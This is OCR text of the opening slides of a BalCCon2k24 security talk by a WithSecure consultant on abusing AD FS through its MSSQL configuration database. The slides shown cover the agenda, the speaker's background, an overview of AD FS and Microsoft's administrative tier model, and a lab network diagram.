Taking the "B" Out of DBA: An Unconventional Attack Path Against AD FS Through Database Administration

Max K - WithSecure

BalCCon2k24

Agenda

- **Introduction**:
  Who, When, What, Why?
- **Background**:
  What is AD FS?
- **APT29**:
  History of AD FS Attacks
- **APT29**:
  Nobelium's MagicWeb
- **W/Labs:**
  SilentWeb & Detection

Who?

- **Security Consultant** at WithSecure
  - *My* opinions are my *own* and *don't* represent my employers

- OS Security, Build Reviews, Thick Clients, Compiled Software, Code Review, Reverse Engineering, Logic Bugs, Tool Development... **NetSec**

- OSMR, CRTO, OSCP, CPSA, S7, OST2…

- BSides, DC4420, x33fcon, Beacon C2, BalCCon...

- Research, Haxxing, Repeat

When, What, Why?

- Client project with an ex-college (Matt L) Circa **Jan 2023**
- Build + Config reviews of **AD FS** + **MSSQL** servers
- MSSQL Servers *not* treated as **Tier 0**
- Documentation suggests **AD FS** servers *should* be treated as **Tier 0**
- What about **MSSQL** Servers ???
- Gut feeling there was **more** abuse that could be possible

AD FS MSSQL Configuration Store Compromise

Background:
What is AD FS?


Enables Federated Identity and Access Management. AD FS enables the ability to use SSO within a single security or enterprise boundary to Internet-facing or internal applications.

Tier Model ?

Identity, AD DS, Domain / Authentication Controllers


File servers, server administrator groups, servers themselves, etc.

Standard users, workstations, etc.



https://learn.microsoft.com/en-us/microsoft-identity-manager/pam/tier-model-for-partitioning-administrative-privileges
https://specterops.github.io/TierZeroTable/
https://learn.microsoft.com/en-us/security/privileged-access-workstations/privileged-access-access-model

Bit more complicated than 0,1,2



Privileged Access

Enables IT administrators and other high impact roles to access to sensitive systems and data. *Stronger security for higher impact accounts*

Control and Management Planes

Provide unified access and management for workloads and assets *(and provide attackers shortcut for illicit objectives)*

Data/Workloads


Create and store business value in

- Business processes (in apps/workloads)
- Intellectual property (in data and apps)


User and App Access

How employees, partners, and customers access these resources


https://learn.microsoft.com/en-us/security/privileged-access-workstations/privileged-access-access-model


VMWare 192.168.154.0/24
CONTOSO.LOCAL
Attacker
Legit User
ADFS
MSSQL
FARM
RP-STS
AD DS
EX01
DC01

